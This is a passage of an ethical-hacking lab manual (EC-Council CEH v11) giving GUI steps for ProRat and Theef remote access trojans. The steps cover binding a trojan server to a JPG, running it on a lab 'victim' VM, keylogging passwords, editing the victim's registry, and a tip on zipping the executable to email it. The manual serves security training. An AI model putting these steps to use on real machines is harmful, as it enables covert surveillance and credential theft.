- Opening and closing the DVD tray
- Hiding the taskbar, desktop, and start button
- Viewing system information

6. The **Create Server** window appears. In **Notifications**, leave the settings to default.




Figure 1.3.3: Create Server window

7. Click on the **General Settings** button to configure features such as **Server Port**, **Server Password**, **Victim Name**, and **port number**. In this lab, the default settings are chosen. Note down the **Server password**.

8. Uncheck the highlighted options under the **Victim Name** field, as shown in the screenshot.




Figure 1.3.4: Configure the server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click on the **Bind with File** button to bind the server with a file. In this lab, we are using a **.jpg** file to bind the server.
10. Check the **Bind server with a file** option and then click the **Select File** button.




Figure 1.3.5: ProRat Binding with a file

11. An **open** pop-up window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat\Images** and select **MyCar.jpg** in the browser window. Click **Open** to bind the file.




Figure 1.3.6: ProRat binding an image

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. A pop-up displays the prompt: **Server will bind with MyCar.jpg**; click **OK**.




Figure 1.3.7: ProRat Pop-up

13. Click the **Server Extensions** button.
14. Under **Select Server Extension**, ensure that the **EXE (Has icon support)** checkbox is ticked.




Figure 1.3.8: ProRat Server Extensions Settings

15. Click the **Server Icon** button. Under **Server Icon**, select any icon, and click **Create Server**.




Figure 1.3.9: ProRat creating a server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. A pop-up states that the server has been created; click **OK**.




Figure 1.3.10: ProRat Server has created in the same current directory

17. The created server will be saved at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat**. This server is named **binded_server.exe** by default. Close ProRat's Create Server window.




Figure 1.3.11: Server saved to the location

18. In real-time, hackers may craft such servers and send them by email or other communication media to the victim's machine.

Note: You need to **zip** the file before emailing it, as you cannot attach **.exe** files on some mail servers.

19. Log in to the **Windows Server 2016** virtual machine as a legitimate user using the credentials **Administrator** and **Pa$$w0rd**.

20. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat** and double-click **binder_server.exe**.




Figure 1.3.12: Executing the file sent from the Windows 10 machine

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Switch back to the **Windows 10** virtual machine, and enter the IP address of **Windows Server 2016** in the **Ip** field; keep the default port number in the ProRat main window, and click **Connect**.
22. In this lab, the IP address of **Windows Server 2016** is **10.10.10.16**.

Note: The IP address of Windows Server 2016 may differ in your lab environment.



Figure 1.3.13: ProRat Connecting Infected Server

23. Enter the **password** you noted down when creating the server and click **OK**.




Figure 1.3.14: Entering the password

24. Now, you are **connected** to the victim machine.
25. ProRat begins to monitor user activities. It records all passwords, keystrokes, and other sensitive data.
26. To test the connection, click **PC Info**, and choose **System Information**.
27. ProRat displays the information of the victim machine, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.15: ProRat connected computer window

TASK 3.2

Log All the Keystrokes

28. Click on **KeyLogger** to steal the user passwords for the online system. This will read the keystrokes performed on the victim machine.




Figure 1.3.16: ProRat KeyLogger button

29. The **KeyLogger** window appears; click **Read Log** to view the key logs created by the target user on the victim machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.17: ProRat KeyLogger window

30. Switch to the **Windows Server 2016** machine and open Notepad or a browser window, and type any text.



Figure 1.3.18: Text typed in Windows Server 2012 Notepad

31. While the victim is writing a **message** or entering a **username** and **password**, you can capture the log entity.
32. Now, switch to the **Windows 10** virtual machine, and periodically click **Read Log** to check for keystrokes logged from the victim machine. Close the KeyLogger window.

Note: ProRat Keylogger will not read special characters.




Figure 1.3.19: ProRat KeyLogger window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Now, click the **Registry** button to view the registry editor of the **Windows Server 2016** machine.




Figure 1.3.20: Pro Rat Registry option

34. The **Registry Editor** window appears, where you can choose the Registry Editor from the **Root Key** drop-down list. You can see and also modify the registry of the victim's machine, as shown in the screenshot.




Figure 1.3.21: ProRat Editing registry

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Close the **Registry** related windows and switch back to the ProRat main window.
36. In the same way, you can make use of the other options that allow you to explore and control the victim machine.
37. On the **Windows 10** machine, click **Disconnect** in the ProRat window.
38. On completion of this lab, launch **Task Manager**, look for the **services.exe (32 bit)** process, and click **End task** on the **Windows Server 2016** machine.
39. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 4 Create a Trojan Server using Theef RAT Trojan

Note: The versions of the created client or host, and the appearance of its website, may differ from that of this lab. However, the actual process of creating the server and the client is the same.

Note: Ensure that the **Windows 10** and **Windows Server 2016** virtual machines are running.

TASK 4.1

Execute Server in the Victim Machine

1. Generally, an attacker might send a server executable to the victim machine and entice the victim into running it. In this lab, for demonstration purposes, we are directly executing the file on the victim machine, **Windows Server 2016**.
2. Log in to the **Windows Server 2016** virtual machine (as a **victim**) using the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Server210.exe** to run the Trojan on the victim machine.

Theef is a Remote Access Trojan written in Delphi. It allows remote attackers access to the system via port 9871. Theef is a Windows-based application for both client and server. The Theef server is a virus that you install on a target computer, and the Theef client is what you then use to control the virus.




Figure 1.4.1: Windows Server 2012: Theef Folder

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

4. Now, log in to the **Windows 10** virtual machine (as an **attacker**) using the credentials **Admin** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Establish Connection with the Target

5. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Client210.exe** to access the victim machine remotely.




Figure 1.4.2: Windows 10-Running Client210.exe

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

6. The **Theef** main window appears, as shown in the screenshot.

7. Enter the IP address of the target machine (here, **Windows Server 2016**) in the **IP** field (**10.10.10.16**), and leave the **Port** and **FTP** fields set to default; click **Connect**.

Note: The target IP address may vary in your lab environment.

